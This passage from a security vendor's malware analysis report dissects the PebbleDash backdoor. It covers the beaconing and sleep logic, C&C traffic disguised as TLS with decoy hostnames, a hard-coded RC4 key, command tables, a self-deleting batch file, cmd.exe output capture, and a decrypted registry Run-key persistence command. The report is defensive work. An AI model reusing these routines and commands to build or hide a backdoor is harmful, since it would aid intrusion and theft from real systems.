
Table 17. Settings data

The PebbleDash sample discussed here uses Raw Socket to communicate with the C&C server. Upon examining the decrypted settings data, the C&C URL is shown as "41.92.208[.]195:443".

Unlike other backdoors, PebbleDash does not have multiple communications with the C&C server during a short period, waiting at least 60 seconds before performing a command. The settings data for the +0x58 offset means the setting for the Sleep() time for waiting. As the sample above has a value of 0x0A (10), it will wait for 600 seconds. The default Sleep time can be modified by the C&C command.

The settings data for the +0x50 offset indicates the next time the communication starts with the C&C server. It currently has NULL, but it can be modified by receiving commands. This means that the malware can receive commands from the C&C server to communicate several hours later. The settings data for the +0x5C offset is the 0x4 byte random data that was found earlier. As it is used to communicate with the C&C server, it is presumably used as a unique identifier.

Since PebbleDash waits for a long time to communicate with the C&C server by default, it is difficult for the malware to respond to changes in the infected system in real-time. Given the fact, the developer has added a feature which ends the waiting routine and enables communication with the C&C server when a new drive or session is created to prevent the malware from waiting for an indefinite period of time. The feature is enabled when the drive notification flag and session notification flag mentioned earlier are set.


```
while ( 1 )
{
  data_NewDrives = GetLogicalDrives();
  if ( data_NewDrives > data_Drives && config_flag_Drives == 1 )// Compare
  {
    data_state = 3;
    return;
  }
  count_NewActiveSessions = 0;
  v15 = data_NewDrives;
  ::WTSEnumerateSessionsW(0, 0, 1u, &ppSessionInfo, &pCount);
  v11 = pCount;
  if ( pCount )
  {
    v12 = &ppSessionInfo->State;
    do
    {
      if ( *v12 == WTSActive )
        ++count_NewActiveSessions;
      v12 += 3;
      --v11;
    }
    while ( v11 );
    if ( count_NewActiveSessions > count_activeSessions && config_flag_Sessions == 1 )// Compare
      break;
  }
  count_activeSessions = count_NewActiveSessions;
  Sleep(60000u);
  if ( ++v1 >= a1 )
    return;
  data_Drives = v15;
}
data_state = 4;
```
Figure 47. Routine for drive and session notifications

The routine first uses the GetLogicalDrives() API to find the number of drives that are currently available and periodically checks the change in quantity. When a new drive is added, it is most likely that a USB memory has been inserted. The routine also uses the WTSEnumerateSessionsW() API to monitor the number of currently enabled sessions. If another user logs on to the infected system or accesses remotely through RDP, the number of sessions will increase, enabling PebbleDash.


PebbleDash also has a command that sends various information of the infected system to the C&C server, and this will be mentioned later in this report. Among data that is sent, there is the status data. As seen below, it gains a different value when the malware is performing commands or when a drive/session is added. Such status value will be meaningful only when it is sent to the C&C server in real time. So while we cannot precisely know how the C&C server is configured, it appears that the command is used for basic communications instead of the attacker manually sending it.

Status Data	Meaning
0x00	Initial Value
0x01	Performing waiting routine
0x02	Performing command routine (in units of 5)
0x03	When a drive is added (usually when USB is inserted)
0x04	When a session is added (usually logging in through local or RDP)

Table 18. Types of status data

4.1.3. C&C Communications

PebbleDash communicates with the C&C server by disguising itself as TLS communications. For instance, the following is the packet initially sent to the C&C server.




Stream Content

```
00000000  16 03 01 00 6a 01 00 00  66 03 01 61 93 0b 3d 05 ....j... f..a..=.
00000010  22 45 db c9 df 2b 14 9e  1e 76 57 ab b4 bc b1 5a "E...+.. .vW....Z
00000020  b7 c4 9e c3 2b 99 ce 68  de dd 28 00 00 18 00 2f ....+..h ..(..../
00000030  00 35 00 05 00 0a c0 13  c0 14 c0 09 c0 0a 00 32 .5...... .......2
00000040  00 38 00 13 00 04 01 00  00 25 00 00 00 0f 00 0d .8...... .%......
00000050  00 00 0a 77 77 77 2e 75  63 2e 63 6f 6d 00 0a 00 ...www.u c.com...
00000060  08 00 06 00 17 00 18 00  19 00 0b 00 02 01 00    ........ .......
```

Figure 48. Initial packet sent to C&C server


The packet is the Client Hello request of the TLS Handshake process and has the following structure.



```
⊟ Secure Sockets Layer
  ⊟ SSL Record Layer: Handshake Protocol: Client Hello
      Content Type: Handshake (22)
      Version: TLS 1.0 (0x0301)
      Length: 106
    ⊟ Handshake Protocol: Client Hello
        Handshake Type: Client Hello (1)
        Length: 102
        Version: TLS 1.0 (0x0301)
      ⊞ Random
        Session ID Length: 0
        Cipher Suites Length: 24
      ⊞ Cipher Suites (12 suites)
        Compression Methods Length: 1
      ⊞ Compression Methods (1 method)
        Extensions Length: 37
      ⊟ Extension: server_name
          Type: server_name (0x0000)
          Length: 15
        ⊞ Server Name Indication extension
      ⊞ Extension: elliptic_curves
      ⊞ Extension: ec_point_formats

0000  00 0c 29 27 2f 82 00 0c  29 d3 bf 99 08 00 45 00   ..)'/... ).....E.
0010  00 97 1b 97 40 00 80 06  00 00 c0 a8 cc 80 c0 a8   ....@... ........
0020  cc 83 c0 7f 01 bb 0e 56  90 8c 93 be 61 90 50 18   .......V ....a.P.
0030  01 00 1a df 00 00 16 03  01 00 6a 01 00 00 66 03   ........ ..j...f.
0040  01 61 93 0b 3d 05 22 45  db c9 df 2b 14 9e 1e 76   .a..=."E ...+...v
0050  57 ab b4 bc b1 5a b7 c4  9e c3 2b 99 ce 68 de dd   W....Z.. ..+..h..
0060  28 00 00 18 00 2f 00 35  00 05 00 0a c0 13 c0 14   (..../.5 ........
0070  c0 09 c0 0a 00 32 00 38  00 13 00 04 01 00 00 25   .....2.8 .......%
0080  00 00 00 0f 00 0d 00 00  0a 77 77 77 2e 75 63 2e   ........ .www.uc.
0090  63 6f 6d 00 0a 00 08 00  06 00 17 00 18 00 19 00   com..... ........
00a0  0b 00 02 01 00                                     .....
```

Figure 49. TLS Client Hello


Besides the default items, the rest is configured dynamically for each item. For instance, items, such as "type" and "TLS version," are the same, but values, such as server_name and Cipher Suites that are sets of encryption algorithm, randomly choose one hard-coded value in the binary as shown in Figure 50.



```
mov     byte ptr [esp+1A4h+var_174], 1
mov     byte ptr [esp+1A4h+var_174+1], bl
mov     byte ptr [esp+1A4h+var_164], bl
mov     byte ptr [esp+1A4h+var_164+1], 23h ; '#'
mov     byte ptr [esp+1A4h+var_164+2], bl
mov     byte ptr [esp+1A4h+var_164+3], bl
mov     byte ptr [esp+1A4h+var_194], 33h ; '3'
mov     byte ptr [esp+1A4h+var_194+1], 74h ; 't'
mov     byte ptr [esp+1A4h+var_194+2], bl
mov     byte ptr [esp+1A4h+var_194+3], bl
call    _rand
cdq
mov     ecx, 5
idiv    ecx
test    edx, edx
jz      short loc_4070D0

mov     eax, [esp+1A4h+var_74]
mov     edx, esi
add     esi, ecx
mov     [edx], eax
mov     [edx+4], bl

loc_4070D0:
call    _rand
cdq
mov     ecx, 5
idiv    ecx
test    edx, edx
jnz     short loc_4070F8
```

Figure 50. Randomly selected data

For URL (server_name), one normal URL is also randomly selected among the following list.



```
.data:00418A9C B0 8B 41 00           str_randHost1   dd offset aWwwBaiduCom  ; DATA XREF: fn_makeRandpacket+777↑r
.data:00418A9C                                                               ; fn_makeRandpacket+7BE↑r
.data:00418A9C                                                               ; "www.baidu.com"
.data:00418AA0 A0 8B 41 00                           dd offset aWwwAmazonCom ; "www.amazon.com"
.data:00418AA4 90 8B 41 00                           dd offset aWwwAvastCom  ; "www.avast.com"
.data:00418AA8 80 8B 41 00                           dd offset aWwwAppleCom  ; "www.apple.com"
.data:00418AAC 70 8B 41 00                           dd offset aWwwBingCom   ; "www.bing.com"
.data:00418AB0 60 8B 41 00                           dd offset aWwwDellCom   ; "www.dell.com"
.data:00418AB4 50 8B 41 00                           dd offset aWwwAviraCom  ; "www.avira.com"
.data:00418AB8 3C 8B 41 00                           dd offset aWwwMicrosoftCo ; "www.microsoft.com"
.data:00418ABC 28 8B 41 00                           dd offset aWwwLinkedinCom ; "www.linkedin.com"
.data:00418AC0 18 8B 41 00                           dd offset aWwwPaypalCom ; "www.paypal.com"
.data:00418AC4 0C 8B 41 00                           dd offset aWwwUcCom     ; "www.uc.com"
.data:00418AC8 FC 8A 41 00                           dd offset aWwwYahooCom  ; "www.yahoo.com"
.data:00418ACC E8 8A 41 00                           dd offset aWwwWikipediaOr ; "www.wikipedia.org"
.data:00418AD0 D4 8A 41 00                           dd offset aWwwWordpressCo ; "www.wordpress.com"
.data:00418AD4 77 77 77 2E 77 6F 72 64+aWwwWordpressCo db 'www.wordpress.com',0
.data:00418AD4 70 72 65 73 73 2E 63 6F+                                      ; DATA XREF: .data:00418AD0↑o
.data:00418AE6 00 00                                 align 4
.data:00418AE8 77 77 77 2E 77 69 6B 69+aWwwWikipediaOr db 'www.wikipedia.org',0
.data:00418AE8 70 65 64 69 61 2E 6F 72+                                      ; DATA XREF: .data:00418ACC↑o
```

Figure 51. Randomly selected dummy URL

```
www.wordpress.com
www.wikipedia.org
www.yahoo.com
www.uc.com
www.paypal.com
www.linkedin.com
www.microsoft.com
www.avira.com
www.dell.com
www.bing.com
www.apple.com
www.avast.com
www.amazon.com
www.baidu.com
```


The following table provides details on the packet mentioned above that is sent to the C&C server.

Offset	Size	Description	Data	Hex
+0x00	0x01	Content Type	Handshake (22)	[16]
+0x01	0x02	Version	TLS 1.0	[03 01]
+0x03	0x02	Length	106	[00 6A]
+0x05	0x02	Handshake Type	Client Hello (1)	[01 00]
+0x07	0x02	Length	102	[00 66]
+0x09	0x02	Version	TLS 1.0	[03 01]
+0x0B	0x20	Random	Random data	[61 93 0B 3D 05 22 45 DB C9 DF 2B 14 9E 1E 76 57 AB B4 BC B1 5A B7 C4 9E C3 2B 99 CE 68 DE DD 28]
+0x2B	0x01	Session ID Length	0	[00]
+0x2C	0x01	Cipher Suites Length	24	[00 18]
+0x2E	0x18	Cipher Suites	12 suites	[00 2F 00 35 00 05 00 0A C0 13 C0 14 C0 09 C0 0A 00 32 00 38 00 13 00 04]
+0x46	0x01	Compression Methods Length	1	[01]
+0x47	0x01	Compression Methods	NULL	[00]
+0x48	0x02	Extensions Length	37	[00 25]
+0x4A	0x13	Extension	server_name	[00 00 00 0F 00 0D 00 00 0A 77 77 77 2E 75 63 2E 63 6F 6D]
+0x5D	0x0C	Extension	elliptic_curves	[00 0A 00 08 00 06 00 17 00 18 00 19]
+0x69	0x06	Extension	ec_point_formats	[00 0B 00 02 01 00]

Table 19. Packet example

When PebbleDash sends data to the stolen C&C server, it encrypts the data using the RC4 algorithm. The process will be discussed in the Performing Commands part. The case is the same when the malware receives commands from the C&C server, for which the identical key is used.

- RC4 Key: 79 E1 0A 5D 87 7D 9F F7 5D 12 2E 11 65 AC E3 25



```
mov     [esp+30h+key_rc4], 79h ; 'y'
mov     [esp+30h+var_F], 0E1h
mov     [esp+30h+var_E], 0Ah
mov     [esp+30h+var_D], al
mov     [esp+30h+var_C], 87h
mov     [esp+30h+var_B], 7Dh ; '}'
mov     [esp+30h+var_A], 9Fh
mov     [esp+30h+var_9], 0F7h
mov     [esp+30h+var_8], al
mov     [esp+30h+var_7], 12h
mov     [esp+30h+var_6], 2Eh ; '.'
mov     [esp+30h+var_5], 11h
mov     byte ptr [esp+30h+var_4], 65h ; 'e'
mov     byte ptr [esp+30h+var_4+1], 0ACh
mov     byte ptr [esp+30h+var_4+2], 0E3h
mov     byte ptr [esp+30h+var_4+3], 25h ; '%'
mov     [esp+30h+var_18], 17h
call    esi ; __imp_htons
push    ebx             ; hostshort
mov     [esp+30h+var_17], ax
call    esi ; __imp_htons
and     ebx, 0FFFFh
```

Figure 52. Hard-coded RC4 key


4.1.4. Performing Commands

The commands sent from the C&C server can largely be divided into 2 stages. The first stage performs default commands as shown below. Additional commands are sent only when the command is 0x04.

Command	Feature
0x03	Sleep (60 seconds)
0x04	Additional command
0x15	Setting Sleep count
0x19	Restoring default Sleep count
0x26	Auto-delete

Table 20. Command Type 1

The 5 commands are all simple, but as mentioned earlier, the auto-delete routine has one noticeable characteristic. To perform auto-delete, a batch file needs to be created. In this case, the name of the batch file created in the %TEMP% path is "qsm.bat".



```
@echo off
:L1
del "C:\Test\Pebbledash.exe"
if exist "C:\Test\Pebbledash.exe" goto L1
del "C:\Users\[UserName]\AppData\Local\Temp\qsm.bat"

```

Figure 53. qsm.bat file used for auto-delete

If the first Type 1 command is 0x04, the malware can download Type 2, the actual commands. The downloaded commands are also encoded with RC4, and the first decoded byte is the command byte for the table shown below.

Command	Feature
0x09	Stealing drive information
0x0A	Terminating process
0x0B	Downloading files
0x0C	Deleting files
0x0D	Deleting files #2
0x0E	Stealing system info (Windows version, adapter, status data, etc.)
0x0F	Stealing information of currently running processes
0x10	Performing command line commands and stealing results
0x11	Performing command line commands and stealing results (Hidden)
0x12	Changing MAC time
0x13	Uploading files
0x14	Setting the next C&C communications time
0x15	Setting Sleep count
0x16	Setting current task directory
0x18	Stealing file information
0x19	Maintaining connection
0x1A	Stealing file and directory information
0x1D	Manipulating files
0x1E	Changing file property
0x1F	Running processes
0x23	Changing settings data
0x24	Sending settings data
0x25	Scanning certain IP

0x26	Auto-delete
0x27	Uploading and deleting files

Table 21. Command Type 2

As most of the commands the malware support are also normally supported by other backdoors, this report will only focus on those with noticeable traits. The commands 0x0C and 0x0D both delete files in the path that they receive. Yet, whereas 0x0C simply deletes files using the DeleteFileW() API, the 0x0D command deletes files after overwriting them with dummy data. It appears that the latter is to obstruct file recovery in the future.

0x10 and 0x11 perform command line commands and send the result to the C&C server. The only difference between the two is whether the CREATE_NO_WINDOW flag is used or not (status for outputting the console window). Each command uses the following command lines to output the result in the %TEMP% path and sends it to the C&C server.

```
> cmd.exe /c [Command] >[Temp file] 2>&1
> cmd.exe /c [Command] 2>[Temp file]
```

The 0x12 command changes the MAC (Modified Time, Accessed Time, and Created Time) time of the file. It finds the MAC time of the file in the path that it received as the first argument and changes it to the MAC time of the file that it received as the second argument. The 0x1E command can change file properties, and the 0x1D command can also change the header TimeStamp besides file properties if the target file is PE.

4.2. Analysis of Latest PebbleDash

4.2.1. Initial Routine

Encoded inside the recent PebbleDash samples are strings and a list of API functions that will be used, but their algorithms are different from the ones used in the past. The current analysis target sample has the following string consisting of numbers and alphabetical characters in random order.

- Data String (DataStr):
zcgXlSWkj314CwaYLvyh0U_odZH8OReKiNIr-JM2G7QAxpnmEVbqP5TuB9Ds6fFt

The following table shows the offset for each uppercase and lowercase alphabets, number, and special characters "-" and "_".

Character	Offset	Character	Offset	Character	Offset	Character	Offset
0	0x14	G	0x28	W	0x06	m	0x2F
1	0x0A	H	0x1A	X	0x03	n	0x2e
2	0x27	I	0x22	Y	0x0F	o	0x17
3	0x09	J	0x25	Z	0x19	p	0x2D
4	0x0B	K	0x1F	a	0x0E	q	0x33
5	0x35	L	0x10	b	0x32	r	0x23
6	0x3C	M	0x26	c	0x01	s	0x3B

7	0x29	N	0x21	d	0x18	t	0x3F
8	0x1B	O	0x1C	e	0x1E	u	0x37
9	0x39	P	0x34	f	0x3D	v	0x11
A	0x2B	Q	0x2A	g	0x02	w	0x0D
B	0x38	R	0x1D	h	0x13	x	0x2C
C	0x0C	S	0x05	i	0x20	y	0x12
D	0x3A	T	0x36	j	0x08	z	0x00
E	0x30	U	0x15	k	0x07	-	0x24
F	0x3E	V	0x31	l	0x04	_	0x16

Table 22. Offset of each character

The following example shows how the argument string needed for execution (MskulCxGMCgpGdM) is decrypted. The string is 15 characters, but the encrypted string is 19 characters.

- **Encrypted String (EncStr)**: P9HpHPN-BSWUHSOHOvz
- **Decrypted String**: MskulCxGMCgpGdM

The offsets for the first 4 characters of the 19-character string (P9Hp) is shown below. Each 0x4 byte below is circulated in order and used as a key.

- **Offsets for First 4 Strings (EncKey)**: 0x34, 0x39, 0x1A, 0x2D

The malware starts operation for the rest of the characters (HPN-BSWUHSOHOvz). You can see that the first character is H and the offset 0x1A. As for 0x1A, subtracting the first key 0x34 and performing the 'and' operation with 0x3F results in 0x26. Finding the 0x26 offset string from the string (zcgXlSWkj314CwaYLvyh0U_odZH8OReKiNIr-JM2G7QAxpnmEVbqP5TuB9Ds6fFt) yields "M".

- **Decryption Algorithm**: offet(DataStr, (offet(EncStr, n) - offset(EncKey, n%3)) and 0x3F)

As the operation only processes characters included in the string, those such as "." are not encrypted. The following example shows that the string "/" was not encrypted because it was not included in the string.

- **Encrypted String**: rQvVWjh Vg7 TVyG\JGnIuK0c\zv-wGxD2L\E1t3DuC\-NP0cdLgcwCvDd\0Hd /s "\"%C\" %x" /E kcZ9mQ /s "%J" /2
- **Decrypted String**: reg add hkcu\software\microsoft\windows\currentversion\run /d "\"%s\" %s" /t REG_SZ /v "%s" /f

Like the initial version, the latest PebbleDash sample compares the string "MskulCxGMCgpGdM" to the argument string that it received upon execution. When the strings do not match, it terminates itself. When the malware is executed by receiving the argument in the actual environment, it first creates the \system32\ folder in the same directory and copies itself with the name smss.exe. Note that recently confirmed PebbleDash strains all copies themselves in that directory. Unlike the initial samples that did nothing for their sustenance, the new samples register a string such as the encrypted string shown above to the Run key using the reg command.

